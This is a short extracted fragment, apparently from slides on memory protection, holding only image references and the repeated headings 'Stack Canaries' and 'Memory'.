


Stack Canaries

Memory




Stack Canaries

Memory



